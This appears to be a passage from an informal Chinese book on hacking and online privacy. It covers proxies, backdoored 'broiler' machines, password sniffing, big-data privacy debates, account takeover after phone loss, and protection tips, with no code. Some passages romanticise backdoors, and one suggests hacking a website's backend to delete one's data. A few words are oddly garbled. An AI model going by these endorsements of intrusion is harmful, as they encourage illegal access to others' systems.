如果你想成为一个黑客或是老手的话，拥有一个自己的代理是必须的。保密性也是非常重要的一个点，有的代理服务器提供者很可恶，他们利用代理得知你的密码或一些敏感信息，因为普通代理数据没有经过加密，用一个嗅探器就可以知道你输入的数据，别忘了代理的最最基本原理是数据转发哟。

当然你可以找到更好的软件那也可以的比如 socks5，国内找不着去国外找，这是一个很不错的跳板软件，支持 USP 和 TCP 两种协议，sock5 支持你搭建 255 个跳板，而且用 sc32 来配合 skserver GUI 的话，效果会更好。

肉鸡的简单原理，再者因为制作这样的跳板或肉鸡很有攻击性，会构成非法使用他人电脑，而且网上有很多人不自觉，我可不想以后有人被抓了，说我曾经为他的犯罪生涯做过贡献。

肉鸡是什么？在企鹅上也有童鞋问我，我认为这是中国黑客对自己开了后门的服务器为将来自己做一些事时使用的机器的一种自豪而又亲切的叫法，肉鸡是老手常用的代理，完全是靠自己制作的，当然被别人提前下手的话，那你就清除它的后门就可以了，当你第一次拥有这种服务器的时候你的心情是什么样的？我个人感觉是象初恋一样。

网络监听等工具也是很重要的，当信息以明文的形式在网络上传输时，便可以使用网络监听的方式来进行攻击。将网络接口设置

在监听模式，便可以源源不断地将网上传输的信息截获。网络监听可以在网上的任何一个位置实施，如局域网中的一台主机、网关上或远程网的调制解调器之间等，用得最多的是截获用户的口令。

当成功地登录进一台网络上的主机，并取得了这台主机的超级用户的权限之后，往往要扩大战果，尝试登录或者夺取网络中其他主机的控制友。而网络监听则是一种最简单而且最有效的方法，它常常能轻易地获得用其他方法很难获得的信息。在网络上，监听效果最好的地方是在网关、路由器、防火墙一类的设备处，通常由网络管理员来想跳楼作。使用最方便的是在一个以太网中的任何一台上网的主机上。

局域网的这种工作方式，一个形象的例子是，大房间就像是一个共享的信道，里面的每个人好像是一台主机。人们所说的话是信息包，在大房间中到处传播。当我们对其中某个人说话时，所有的人都能听到。但只有名字相同的那个人，才会对这些话语做出反映，进行处理。其余的人听到了这些谈话，只能从发呆中猜测，是否在监听他人的谈话。

在电话线路和无线电、微波中监听传输的信息比较好理解，但是人们常常不太理解为什么局域网中可以进行监听。对于一个施行网络攻击的人来说，能攻破网关、路由器、防火墙的情况极为少见，在这里完全可以由安全管理员安装一些设备，对网络进行监控，或者使用一些专门的设备，运行专门的监听软件，并防止任何非法访关。然而，潜入一台不引人注意的计算机中，悄悄地运行一个监听程序，是完全可以做到的。



# 第二章

# 你好，隐私

## 2.1 你隐私重要吗

可能你第一次接触到网络安全的相关概念，觉得隐私有那么重要吗，大部分人觉得，我没什么好藏的，爱查查呗，做了亏心事的人才要害怕呢，再说了，要是真做了亏心事，那就该给抖露出来才是。哪里都能见到这种论调的影子。

英国政府在很多城镇安装了数百万个监视摄像头，由专员经过闭路电视进行监控，而政府打出的宣传口号就是“只要你光明正大，就没什么好害怕”监控的眼睛遍布伦敦各个角落，紧盯街头的人群和车流。

它们不是窥视隐私，而是作为一种威慑力存在，提防可能出现的违法事件。但如何在安全和隐私权之间取得平衡，是这座全球监视最严密城市所遭遇的最大难题。

表面上这个问题很好反驳，因为再光明磊落的人也有不愿为人所知的一面。记得某作家曾说，人皆有罪，或有所藏，只要你挖得够深，就一定能把它给找出来。那些自称没有隐私的人，只要你问些私密问题，不出 3 分钟就会乖乖投降。

很多人理解隐私，就是定义它的本质，找出隐私的核心价值，或者看看归在“隐私”名目下的事物有什么共同点。披露你内心最深处的秘密，是侵犯隐私；有人偷窥你，也是侵犯隐私。前者的伤害在于你想隐瞒的信息被别人获悉，而后者即使没有泄露你的任何敏感信息，也会让你觉得毛骨悚然。

隐私，是一种与公共利益、群体利益无关的东西，当事人不愿他人知道或他人不便知道的个人信息，当事人不愿他人干涉或他人不便干涉的个人私事，以及当事人不愿他人侵入或他人不便侵入的个人领域。

侵犯隐私的行为还包括敲诈勒索、滥用个人信息。政府建立你的详细档案也属于侵犯隐私。不管你重视与否，相信你都会在各类曝光出来的泄露事件中领悟点，担忧吗？这种担忧是好事，因为安全意识提高了。

很多黑客手中确实拥有大众意想不到的用户隐私库，我不方便说太多，只是你们听过的可能只是其中 1%不到。有些黑客把一些服务商的用户数据库给拖了，业内术语为拖库，形象称为脱裤，那么这个用户数据库就是所谓的“裤子”了，慢慢交易交换，一些裤子被越积越多，数以亿计。

我们对于隐私的重视大约也就是这几十年的事，正是在这段时间里，我们迅速从传统的熟人社会过渡到了现在的陌生人社会在陌生人社会中，别人的一切与我无关，所以我不会去打听，于是渐渐地便形成了习惯最后上升到道德层面对隐私的保护。

那么在大数据时代保护隐私还可能吗？其实已经有人提出这或许是一个伪命题，大数据时代我们或许应该按照没有隐私的方式去生活，而大可不必如此纠结于此。

为什么我们不得不放弃自己的隐私呢？这要从大数据的本质，说起大数据的本质不是大而是全，它是多层次多角度以交叉复现的方式还原人的行为轨迹。当你申请一张信用卡，你的个人信息消费习惯、消费方式、信用程度等等，都会被记录下来，而这些不正是你自己主动泄露出去的吗？

何况你还要时不时发条微博，在朋友圈分享信息这些都会被记录在案，所以我的同事可以不知道我的生日，但我的银行不会不知道。即便最亲近的人忘记了，银行也不会忘记每年都会祝我生日快乐，我的家人可能都不知道的我的购物习惯，而淘宝百度知道。

既然无可逃脱，我们就不妨转变观念把它看做一桩公平的交易不是吗？想想吧，你免费享用微信、微博、杀毒软件、地图导航的时候，你以为你真的是在免费享用吗？天下没有免费的午餐，你是在用个人的宝贵数据作为交换，不过也不要只看到成本，因为每个人也都是这场大数据盛宴的受益者，你交出了数据也会收获更低廉的价格和更好的服务。

看看微信的第一次广告推送据说宝马只要求三个数据被推送者的年龄所在城市和手机品牌这些数据当然可以算作是隐私的范畴但看看我们的反应如何呢？没收到的人并没有个人数据被有效保护的安慰感却有可能被忽视失落感所以从观念的角度讲我们真的那么在意个人隐私被监控吗？

再往深处想一步既然隐私是文明社会发展到一个特定历史阶段的一个历史性概念那么过了这个阶段隐私是不是就不再重要了？

既然是在特定的人际关系网络中而且是固定的人际关系网络中才会出现隐私的需求那么在未来互联网时代会让越来越多的人会变成扁平化生存随着人逐渐脱离固定的组织关系隐私的需求本身是否也会消解？

## 2.2 对隐私的误解

我这里所说的隐私误解只是针对部分人，过早地为隐私问题下了定论，为人们制造了许多不必要的恐慌，自己将自己关入了数字化的圆形监狱当中。在互联网时代，我们应该从情景出发去理解隐私，停止简单地将隐私保护与对信息获取和曝光的控制画上等号，并且要意识到公共与隐私不是矛盾的概念。

尽管还有很多隐私问题尚待解决，但我认为现在我们只是处于一个过度阶段。相信在不久的未来，无论在个人、社会、商业还是法律的层面，隐私的保护机制会越来越完善。

社会热点新闻一出现的时候，有不少人宣布隐私已死，呼吁人们要学会适应这个越来越透明的社会。相对乐观的人认为，若要保护隐私，就要学会去拒绝使用一些互联网服务。这两类观点都存在着一个严重的问题，即是将他人对用户个人信息的收集等同于对隐私的侵犯。

人们其实并不是拥有选择信息科技的自由。因此，通过放弃使用数字科技来达到隐私保护是不可取的。而在互联网时代下，人们其实也发明了新的隐私保护方式。像在社交网络上，很多人已经学会通过对内容理解的控制，而并非对内容本身的控制来达到隐私保护的目的。

由于人们对网络服务的依赖，人们在网络世界留下了大量的数字化痕迹。就拿最基本的即时聊天来说，从登录的那一刻开始，我们搜索好友、更改用户资料再到与其他用户的对话，这些简单的动作都会被网络服务商记录。而且，数据的传输还要借助于网络运营商，类似于美国国家安全局对网络的监管更是让人们感到自己在数字科技面前的无助，似乎与网络世界连接的必然代价就是将自己的隐私拱手让出。

近几年在社交网络和物联网等信息科技的高速发展，以及大众媒体对大数据相关消息的热衷报道的背景下，企业对收集用户信息的欲望已经上升到了史无前例的高度。对于商业机构来说，监视也一直是其实现资本扩张的重要方法。在信息资本主义时代下，这种监视从当初对工人的监管转变成了对消费者信息的收集。

相信很多人都会注意到在注册许多网站时，用户都不得不得对自己的隐私做出妥协，填写许多与使用产品无直接关系的信息。而且，更重要的是，用户往往无从得知自己在使用数字化服务时所留下的信息会如何具体地被处理和使用。于是很多人都在担忧，各大社交网络网站的出现让越来越多的信息被分享到网络上，为社会控制提供了无法想象的可能性。

这类对像 Facebook 和 Google 等网络服务商的批评一直没有中断过，但也有人提出反对认为用户在分享各类信息的大部分情况下都是基于自愿原则的。人们愿意通过牺牲自己的个人隐私来换取更好的服务，因此隐私问题并没有网络上讨论所描述的那么夸张。

而如今随着对隐私问题的重视，隐私条款也放在了越来越显眼的位置，像一直因隐私问题被人诟病的 Android 系统，在一代代的更新中，慢慢的也开始让用户可以更方便地查看相关应用所涉及到系统权限。

因此，即便用户保护所同意的隐私保护政策只是用长篇大论的法律术语告诉用户你是没有隐私的，当人们抱怨自己的信息在未经允许被使用时，责备也开始转向用户，而不是服务提供者。

简单来说，网站作者认为他自己完全没有任何错误，因为是用户自己选择将这些信息公布到网上的，而他们应该清楚自己分享行

为背后会带来什么样的后果。在这种观点看来，隐私侵犯根本上是由人们对自己的个人信息保护不够警觉所导致的。所以只要用户做够功课，就可以控制好自己的隐私。

于是有人建议，如果要保护好隐私的话，那就干脆不要去注册网上的各种服务，注销掉自己社交网络的帐号，不再去与虚拟世界连接，这样就可以不用再被隐私问题困扰。先不考虑这种做法的可行性，假设人们可以做出这样的决定，但这真的能保证自己不再在网络数据库留下任何痕迹了吗？

在社交网络时代，你的隐私即是你朋友的隐私，反之亦然。试图通过不去与虚拟世界连接的作法是无法保证人们的信息不会出现在网络巨头的数据库中的。你可以选择不去连接数码科技，但你不可以选择一个不被数码科技所连接在一起的世界 。一个人所公开的信息已经不止是由他自己决定，而更是由他的家人，朋友，同事，甚至在某些极端情况下可能还会由街上的路人决定。

当然，完全消失在数字世界的可能性还是存在的。但是又有多少人能保证不将自己的个人信息（包括名字）告诉给使用社交网络的人和在未来有可能使用社交网络的人，而又有多少的人能够承担拒绝将自己的基本信息告诉给他人，要求自己朋友不要将自己的照片上传到网上、告诉他人自己没有小企鹅和 Email 等一系列“断开连接”的行为背后的尴尬和痛苦？

因此有人高呼隐私已死，认为人们应该学会去适应这个高度透明的时代，反正自己也没什么东西好藏的，为什么要害怕隐私被侵犯呢？这种观点看似正确，但其实对隐私问题有着严重的误解。人们除了坏事，还有很多不想被其他人知道的事。并且，隐私除了在维护治安上的法律意义之外，还在人格形成和处理人际关系等方面有着重要的意义。

在他们看来，隐私意味着一个人对自我信息的获取和曝光程度的控制。而我在前面也证明了，当今通过控制信息来实现隐私保护是几乎不可能实现的。因为对信息的控制，要求人们要有足够的权力、知识、技巧和精力。

这种控制还必须是绝对的控制，因为在互联网时代，数据比起以前会更长久地存在，会更容易地被复制和搜索，而一点点泄露就很可能地会让数据永久地存在于公共的数据库中。因此企图对个人信息掌控完美的控制只是一种自讨苦吃的作法。

## 2.3 公共空间隐私

隐私权确实一开始就被称为“独处的权利”，独处的中英文意思似乎都意味着单独“一个人”，似乎在公共空间里——无论是现实中的公共空间，还是网络上的虚拟公共空间——个人就没有了隐私权。真的如此吗？

以往“公共空间—隐私权”的二分法难以持续，在特定的真实世界和网络世界的公共空间内，基于对人的尊严的肯定，无论生者还是死者，其隐私权都应该受到尊重和保护。

新闻自由是一种传统的权利，它是个人权利和传统的公权力与社会权力平衡之后的结果，但在新时期面对隐私权时，产生了新的不平衡。这是因为新闻自由的享有者是媒体，它们掌握大量的学术、政治、经济和社会资源，能够发出更大的声音，形成对隐私权的压制。

我们的很多活动是在公共与私人的阴影下进行的。比如，我们在公共场合下打电话并不意味着希望别人听到。因此，通过评价一个信息是否暴露于公共场合或让他人知道，已经不再是一种足以确定隐私的方式。

每个人在公共场合的形象都可以视为按照社会规范进行的建构。这些规范来自人们的生活经验和社会实践，它们规定什么是适当的、什么是不适当的，然后人们根据这些规范将这一建构后的形象在公共场合展示出来。

如果从司法的视角进行观察，判定某一案件中身处公共场合的人士是否享有隐私权的主要切入点应该是一个具有正常认知和理性的普通人所理解的和期望的范围，将信息传播超出这个范围或“圈子”的，可以认定为对隐私权的侵犯。也就是说，由法官基于上述原理和原则，结合自己的生活经验形成心证，进而做出侵权与否的判断。

问题随之而来，即便我们承认日常生活中在某个圈子内或特定范围内公开的信息仍然应该被认定为隐私，但这并不能够证明在互联网这一虚拟世界中的特定范围内公开的信息也属于隐私并应以隐私权的名义被保护。

这里所说的网络虚拟世界不是纯粹虚拟的，不是完全无法确认一个人的身份的世界，而是能够和真实世界有着高度对应性的世界，是真实世界在网络空间的延伸，网络身份和真实世界的身份能够同一起来。那种与真实世界无法形成对应关系、各方都是纯粹虚拟人物且不与真实世界交错的网络空间及隐私权问题。

如果我们承认人们在某些公共场合的隐私应该受到尊重，这些信息不应被扩散到特定空间或圈子之外，网络公共空间中的部分隐私是应该得到尊重的。我们需要进一步做的是探索这一空间的范围。如果是微信、小企鹅与小企鹅空间的信息，由于成为微信好友或小企鹅好友需要当事人的同意，因而这一空间具有相对的密闭性，那么将这些空间的信息展示给空间之外人士的行为，应该被视为侵犯个人隐私。

微博之类的社交平台，由于没有门槛的限制，当事人在其中展示的信息则不应被视为隐私。或许，有人会这样质疑：微信也好、小企鹅也好，都有转发功能，而且有人加微信好友、小企鹅好友的时候并不节制或有目的性，只要申请加入，基本上来者不拒，甚至用微信、小企鹅做广告，此时个人的信息非常容易散播到好友圈之外，此种情况将个人信息视为隐私既不公平又不具有可行性。

其不公平体现在这种信息基本上谁想得到就能得到，圈内的朋友如果转发会动辄得咎，会有大量的人的行为被视为侵权。其不具可行性体现为追究这么多人的责任会浪费大量的法律资源。

公共空间和隐私并不是一种非此即彼的对立关系，无论在真实世界还是在网络中，两者都有兼容的空间。确定公共空间中是否存在隐私权的标准就在于信息的流动是否超越出了基于社会规范和生活经验所确定的范围或圈子。

隐私也不意味着只有当事人一个人掌握的个人信息。不愿告人或不愿公开的个人的私事中的人不仅仅是当事人以外的所有人，而且应该还包括那些当事人不想让其获得这一信息的人们，而不愿公开中的公开也并不意味着当事人以外的人知道的事情或掌握的信息就一定是公开的。

在社交网络上，许多人，尤其是青少年，频繁地更新着自己的状态。有许多人开始为这些新一代的网民担忧，认为他们被高科技所迷惑，盲目地将自己的私生活公之于众。这种舆论指责在美国尤其强烈，许多家长对成长在社交网络时代的孩子感到十分担心。在他们眼中，青少年似乎毫无羞耻感，从不惧怕曝光自己的隐私。

随着像手机、社交网络等信息技术的快速发展，公共与私密的界限也越发模糊，在网络上所发表的言论不像在公共场合的谈话那样短暂地停留 ，社交网络的设计也让分享比隐藏容易得多。因而，对于这些新一代的年轻人来说，公开已经是一种默认的状态，而隐私是需要通过自己的努力才能达到的。而若要通过掌控信息的理解来保护隐私的话，则需要对情景信息、网页设计和社交动态有着很好的把握。

当然，无论人们再怎样去控制别人对自己发布的内容的理解，网络服务提供商们还是可以去收集用户的信息，聘用专人去分析信息背后的意义。他们会用这些数据是用户自己选择发布在网络平台上之类的理由为自己辩解，然而选择出现在公共场合和选择被曝光是两个不同的概念。互联网巨头能够去收集并分析用户的数据，但并不代表他们应该这么做。

## 2.4 各种各样的门

门，本意表示出入口的装置。我这里说的门肯定属于网络中的事件，一般来说是比较重大的新闻事件或丑闻，如伊朗门、情报门、虐囚门、拉链门、电话门事件等等。在中国网民中广泛流传街头门、摸奶门、艳照门、网吧门、车震门、试衣间等……

来说说“门”事件的特征，门事件的首要特征是爆发出轰动性的新闻事件，随之更多网民融入事件之中，事件再被人为操控传播，达到有口皆碑的传播效果。

“门”事件中，幕后推手起主导作用，事件往往按推手们预想的方向发展。随着“门”事件成为热点新闻事件，成为公众关注的焦点，各种利益团体也会渗透到整个事件的传播过程之中，以图实现自己的利益。

大量“门”事件系主角本身就是新闻人物，比如前几年的影星“艳照门”，几乎路人皆知。发生在普通人身上的“门”事件若无幕后推手，很难引发太多人的关注。在近几年传播的若干起“门”事件中后期，黑色产业链的从业者无不欣喜。他们会主动参与推动“门”事件的传播，他们精通 SEO 优化技术，会主动收集整理“门”事件的相关材料，利用 SEO 优化导入网络流量，将有害代码植入到网页，还有将“门”事件相关的图片、视频、文档里植入病毒木马，更有不法分子利用“门”事件的噱头，将网民引导至钓鱼欺诈网站。

近几年发生的“门”事件主角似乎并不是明星和新闻人物，为什么这些事件也会传播很广呢？这就是幕后推手操纵的结果，有些事件甚至是操纵者人为制造的所谓轰动事件。比如，虐猫门，人们发现事件有关的视频文件几乎都出自一个视频网站，而网民又人肉搜索找到主角，主角承认是为某些人专门拍摄的视频。

门事件的受益者是不是操纵事件的嫌疑人呢？看看门事件中的受益者都有谁，幕后推手：制造轰动效应，影响传媒，提高知名度，获取商业价值。事件主角：提高曝光度，一举成名，也是不少人希望看到的结果。不惜一切代价，只为出名。媒体：参与炒作的媒体只为吸引眼球，特别对网络媒体来说，流量就是生产力。

所以，有的媒体天天在找“门”事件，会主动参与热炒。什么公共道德，社会价值，都不如网络流量来的实在。黑色产业链：流量是生产力。多一个点击，就可能多一个中木马的人或多一个受骗的人。所以，这些人会不择手段、不遗余力去推动“门”事件的传播。

经过多类推手的幕后推广，门事件已广为人知，不明真相的用户会通过搜索引擎搜索相应的关键字，但是由于各种利益所得者已经布好陷阱，用户访问饱含诱惑的网站会很容易感染恶意程序，这些恶意程序可能是木马下载器、后门程序、远程控制木马、主页篡改病毒、盗号木马、广告软件。

网民关注的热情下降，同时敏感信息会在有关方面的干预下不断被删除，此时门事件相关文档很难下载，能下载的大多是恶意软件，所以讲没有看到一手资料再来看不要去乱下载。

显然，在今天，即使你不是明星，你是个普通的不能再普通的自然人，你也有可能成为“门”事件的主角。很多普通人发生门事件与黑客攻击和木马入侵以及企鹅和邮箱被盗等等。

在我们的电脑和手机中存在大量隐私信息，一旦失窃会暴露很多人的秘密。门事件，还会层出不穷，很可能中别人的圈套，无意中把木马病毒程序请进自己的电脑。或不小心访问钓鱼网站，把小企鹅、旺旺、邮箱账号密码拱手送出。

## 2.5 你是否有价值

信息科技技术的快速发展，尤其是在近几年社交网络和云技术的逐渐普及，让我们的生活越来越方便同时，也让我们将越来越多的个人信息储存到我们无法控制的服务器上。

生活和环境总是在变化的，所以隐私不能单纯地用一个具体的事物来定义。隐私应该被理解成是一种重要的缓冲，给我们空间来发展自己的身份而不受监管、评价、和社会文化及价值观念的影响。隐私对于帮助我们处理好这些影响我们人格发展的压力十分关键。

大数据，大数据都提了 N 遍了，大家记住了吗，曾有大神建立了 15 亿去重的社工库，我个人相信这是真实的故事。对于大部分涉及网络安全的人来说，社会工程学和社工库都是个极大的威胁，大家都需要使用互联网，也会注册各种各样的 ID，自然也会有各种各样的密码，在大数据时代该怎么保护好个人隐私。

我就来针对误区来谈谈，“我没啥值钱的信息，没人会黑我”持类似论调的人很多，你告诉他加强安全措施的时候，他总是会说，我一不用网银，二不炒股，没必要搞那么麻烦，黑我也没什么价值。果真是这样吗？

实际上，如今的黑客经常采用钓鱼式攻击，你的手机信息、邮箱社交账户等网络信息一旦被黑客逐一掌握，将有助于他们展开进一步的社交工程攻击，目标有可能是你通讯录里的朋友，甚至与线下欺诈协同，造成严重后果。

还可以入侵你的家庭路由器、笔记本电脑、智能手机，把你的联网设备变成他们发动 DDOS 拒绝服务攻击的僵尸客户端，甚至利用的你设备发起各种犯罪活动，而你将不仅仅是受害者，还是帮凶。所以说，加强安全意识，提高安全知识水平，不仅是对个人数字生活的保障，也是对他人的一种责任。

形式上可以理解为两种一种是针对你，对你进行针对性攻击；另一种并非针对你，而是针对某类群体，而你正好在这个群体中，你是被殃及的。利益之争，这个在黑色产业链中最容易发生，黑色产业链规模庞大到令人窒息。据说，有人去查自己另一半的开房记录，然后发现了亮点……

如今很多浏览器都推出了所谓的“无痕浏览”的安全选项，但实际上这种所谓的无痕只是防止其他使用你电脑的用户查看到你的隐私信息而已，对于那些网络服务商而言，例如你使用的各种云盘、邮箱、电商和社交网络服务商来说，你的一举一动依然在监控之中。

想想吧，你收到的一些骚扰电话，诈骗信息，为何有些会如此的精密，这些骗子们真是大数据玩家，他们分析摸底你的身份信息、喜好、亲友关系等，然后定向来诈骗你！

这些骗子确实是高明的“心理学家”，不过他们不是算命师，如果事先没拿到你的各类隐私数据，诈骗的成功率会大大降低。这些数据，黑客当然也可以拿到，用户的一些数据经过层层利用，通过大数据分析到你要准备做什么都能够马上推送给你。

服务商们可以在他们的 APP、软件、网站服务、流量节点的各环节“偷”你的隐私，然后拿去分析。吧你数据卖来卖去，他们各方都受益。大家想想是不是？对 99%的普通大众来说，根本没有能力去制止这些。

隐私不仅是我们用来享受的东西。它是我们的一种必需品，它影响着：我们发展成为什么样的人、我们在思维、决定、和行为不受社会任何直接或间接影响的情况下建立怎样的身份以及我们想要生活在什么样的社会里。

不管愿不愿意，关于我们一切行为的数据搜集——包括如Facebook 以及越来越多其他公司所组织的——都在塑造和生成着我们的行为。我们私底下和监视中会展现出不同的一面。科恩的论证也解释了隐私所带来的喘息空间对于发展完整而充实的人格具有怎样至关重要的意义。

无奈还是悲哀，我始终觉得，我们不应该因为那些灰暗的存在而诋毁互联网的便利和美好；但是我们应该找打更好的方式保护我们的信息安全，这一点，企业和政府应该承担更多，如果我们苛求个人来维护自身的个人信息安全等个体权利，这事永远不可能解决。

## 2.6 预防信息泄露

似乎现在越来越难了，Google 都能图像搜索了，你贴张图都能把你的信息给搜出来。隐私是一个很敏感的话题，每个人都希望自己处于一个绝对安全的环境。

殊不知，现在我们在网上的几乎每一次浏览、每一次搜索都不可避免地被记录在网络上，并且在自己毫不知情的情况下被人提取，以窥视我们无比详细的个人信息、观点等个人隐私，并加以利用。

泄露我们的个人信息更多的应该是来自于运营商、银行、保险公司等等能够大规模接触个人信息的组织机构，更多的黑客手中的裤子一大波，大规模的账号密码信息的泄露也不是一次两次。

这就是我们迷恋的网络业和现代社会，我们的个人信息被剥光了任人宰割。如今的网络世界真是个无论如何也无法匿名的世界，真是一个毫无隐私可言的世界。那么，网络时代的隐私泄露正面临着什么样的风险？网络时代的个人隐私何等重要？网络时代的个人隐私该如何保护？

现在，网上关于个人隐私泄露的报道屡见不鲜，我们的隐私，早已成了商家的卖点。是不是经常收到各种商家发送广告、促销信息的骚扰，信息被卖来卖去，稍微不注意就会中招，想想都很恐怖。

到这个问题，如何保护自己的个人隐私，我这里个人思路讲两个方面，第一，你的信息是如果曝光的互联网上的；第二，曝光了，你怎么去处理。

在互联网上要保护自己的隐私是比较困难的，因为你在登陆和注册一下网站时，多多少少会留下一下痕迹。除非你远离互联网，甚至要包括你的亲朋好友不把你的个人信息暴露的网上。这种情况很难杜绝，这就要求，在生活当中，你自己有这种防范的意识，你得和身边的朋友说，不要随便把大家的信息暴露在网上，像现在的微博对不，有情报分析能力的可以依据你朋友和你的微博，就把你基本的情况分析得差不多了。

来收集信息的人都是要到处看，看你的标签，看你的图片，看你说话的水平等等，大概可以知道你的教育水平，你住在那个区，甚至你在那里上班。如果他得到的信息还不完整，不用怕，他可以到你关注的人中间去，看他们的信息，基本就把你大体的情况摸清楚了。有了这个基本的信息之后，他就有很多文章可以做了。

可以借助百度啊、谷歌啊等搜索引擎，检索你的信息。这样，你平时暴露在网上的信息，基本都能被他找到。有时候，人肉搜索，不一定要在论坛上进行的的，自己一个人就能把工作做好。

我们发现，在别人找你的信息时，他得有一个信息的切入点，就是他在检索你的信息时，他得对你有一定的了解，以此作为检索你信息的关键词，在论坛上，对这个关键词的理解都多样化了。

可能是一张图片，叫上他编的一个有煽动力的故事，引起大家的关注，这样通过别人提供的信息，基本就可以找到他想要的信息。当然，也有的故事是真实的；也不是所有的人，都能找到他想要的信息，只是说途径是这样的。

因此，这就个我们一个启示，不要随便暴露自己的核心信息。比如说你是一个学生，他知道你的姓名和学校，他基本就可以找到你的许多信息的了。其中一个途径就是到人人网里面找。所以，也告诉我们，其实这个世界已经很小了，不是随便得罪人，不要随便做坏事。出来混多了，总要还的。

尽量少的在网上暴露自己核心的信息。把工作上的电话和个人的电话分开，能用办公室的，能写姓的，就不要写全名，都改乱。

在注册网站时，要用到邮箱的，可以用一下备用邮箱，不要用自己经常用的邮箱，反正这些东西是不要钱的。在上微博时，要注意的问题更多了。个人信息已经到了没有隐私了，非常严重。

如果你个人的信息曝光了，你怎么去处理。有一些不是你自己心甘情愿放上去的，而是由于某些网站存在安全漏洞，而导致个人信息泄露，前些天不是说某些知名网站出现这样的情况吗？而且还是网上银行的账号、住址啊等信息的泄露，这样的问题真的很严重。

出现这样的情况，我们作为一个弱势的消费者，或者说作为个人，没办法对网站怎么样，除了除了呐喊几声，叫网站给我们一个交代，好像也没用别的更好的方法。好像没用看到我们国内因为这事起诉企业的，期待看到第一吃螃蟹的人。我等已经搬好凳子了，等着看好戏。

你自己暴露在网站上的一些个人信息，你可以自己对自己进行人肉搜索，找到自己个人的信息，或登录你曾经自己在那些地方泄露个自己信息的地方，把它们给删了。如果别人没记录下你的信息，你删了就没了。

这是比较好的方法。有一些信息你自己是删不了的，比如说，你在某个网站上用你的小企鹅邮箱注册一个账号，他老向你邮箱了发垃圾邮件，你又不可以注销点这个账号，你很烦恼。但可以考虑拿下某站后台进行删除。

## 2.7 保护自己隐私

如何保护的方法很多种，你要极端你不用就是了，保护都不需要，只能说尽量避免。可以分为自愿和不知情两种，先说前一种，我们上很多网站，都会或多或少地被要求填一些信息，如果你是自愿的，那没啥可说的，或许你明白填这些的意义，或许只是你的好奇心驱使你懵懵懂懂填的；后一种其实也很难避免，肯定需要收集你的信息。

在网络环境下非法搜集、整理、分析、和传播个人隐私比以往任何时候都容易的多。随着中国互联网的快速野蛮发展，国内各个互联网公司往往急功近利，通过各种手段获取网民隐私，导致目前国内互联网几乎处于无隐私的现状。

在开始了解保护招数前，首先默念下面这条准则 3 遍：互联网那头和你聊天的可能是只狗。念完了？这是一条简单粗暴却道出了人性本质的准则。

为什么这样说呢？互联网是人类创造的，人性在里面表现得淋漓尽致，曾经线下的坑蒙拐骗偷都搬到了互联网上，而互联网对于绝大多数人来说还是很神秘的玩意，在这个神秘的大坑里，随便来点伎俩都会导致很多很多人上当，你几乎没法肯定对方就是你认为的那个人。

看到这有人要傲娇了：我可不会被骗！尽管不论你觉得严重与否你记住莫傲娇，在人性上，总有你失利的时候。请牢记：精于人性弱点与黑客技能的骗子是最可怕的。当你认可我这些观点时，下面这些招数一定会让你受益。

说招数之前，我想先说个日常话题，你手机丢了以后，会发生什么？你觉得会发生什么呢？你的角度可能并不会觉得是一件大事，换个角度我来假设一下，假如被我捡到会发生什么？说正题，我随便说几点。

先当然是登录微信等相关社交软件进行完一系列的操作之后，我们就得到了该用户的微信号、小企鹅帐号、通讯录、朋友账号。或者得到更多邮件地址极有可能得到小企鹅邮箱地址之类的信息，信息越多，对接下来的操作或者更有用，还有微信上的相关敏感信息 以及朋友圈泄漏的关联信息。

然后呢当然是登录支付宝咯，这是支付宝的登录密码，成功，但是，问题来了，如果有更过分的人看到你支付宝有钱想花掉怎么办？？？你或许觉得支付宝登录密码算什么，还有支付宝密码呢！那么，支付宝密码是否安全呢？？？

当进行到这一步的时候我们要问了，得到小企鹅帐号能有什么用？你又不知道人家的密码，不还是干着急？或者说你都不知道人家的证件号，能有什么用？一般来说 如果你手机只绑定了纯手机验证 没有其他的密保验证，极有可能钱也木有了，如果快捷支付 那就被直接转账。

在试试登录你的 12306 账号，看看你真实信息是不是同一个人，当然我们进行到这一步的时候，其实已经可以干一些事情了，比如，微博的密码什么的可以改了，或者有的人会用这样的手段给自己做一些广告。

如果手机卡失主的微博够火的话，再比如，也可以在微信给自己打广告。当然了，这确实是挺难的，我不会编程，不会写恶意木马，只得到他人的卡，但并不表示我一点机会都没有，我们知道现在好多软件都是相互关联，比如刚刚的微信就可以关联到小企鹅帐号，又或者随便一个软件、网站都关联着手机号码，邮箱等等。

那我们要怎样才能得到更多的个人的信息呢？因为我捡到的的手机极有可能就是密保手机，你觉得呢？

通过 12306 能弄到身份证号，甚至本人的照片相关的详细资料，如果你不幸帮你朋友代购，那么就一起爽吧。话说到这里，手机丢了，真的可以过一天再去补卡吗？真的是无所谓，先电脑上发个什么手机丢失的说说什么的吗？真的就是很随便的心态吗？

我觉得吧还是得引起重视，如果确定自己的手机丢了，以最快的速度去挂失报停，赶紧去补卡，改掉相关应用的密码，确保只是丢失手机的损失，而不是手机丢了，更多的东西丢掉了。

不要觉得我这次的只是一厢情愿的天方夜谭，这也不只是一种巧合，仔细想想，现在有多少人不能把手机上的应用用的特别熟练，有多少人为了安全会把自己手机或者网站上的应用和手机号码关联起来，有多少人会为了方便就用自己的小企鹅帐号绑定这特别多的应用。做到极致了，某种程度上安全也就更显重要了。

我们先从线下隐私说起如名片、身份证、学生证、工牌、信用卡、银行卡等这类会暴露你真实信息的线下物品。骗子在拿到你名片、身份证、学生证、工牌里的真实身份时，是可以通过社工库进一步得到你的更多信息，尤其是名片。

社工库是指，一种包含很多非法采集或盗取来的用户数据库，里面有你在各大社交网络、邮箱、O2O 服务等的数据，这些数据要么是被黑出来的，要么是被内鬼卖出来的。社工库里不仅可以有你的很多账号密码信息，还可以关联分析出你用过的马甲，你的好友关系，你待过的某些地址如家庭、租房、公司、酒店等，这是一个非常海量的数据库，动辄数十亿条记录。

你的信用卡、银行卡都存在被盗刷的可能性。比如信用卡为了方便，在消费的时候填写卡号、有效期、CVV 码即可完成支付。

这三个值就印刷在卡上，很容易被知道，虽然信用卡有很多保障机制来应对这种风险，但是为了减少不必要的麻烦，还是保管好这三个值，别泄露了。

而常规的磁条卡，我们经常会听说银行卡的磁条被复制，密码被记录，然后盗刷，对于这个现象我得提醒：在你递出银行卡的那一刻，多留个心眼，尤其是在不那么正规的地方刷卡消费的时候。

当然还有些场合会要你填下你的真实身份，比如招聘、银行业务办理、贪小便宜后的纸质调查等等。一定得谨慎了，多用大脑思考：这个必须填？填个假的行不行？某些 APP 要你扫码就送你点小玩意，没事别去弄。

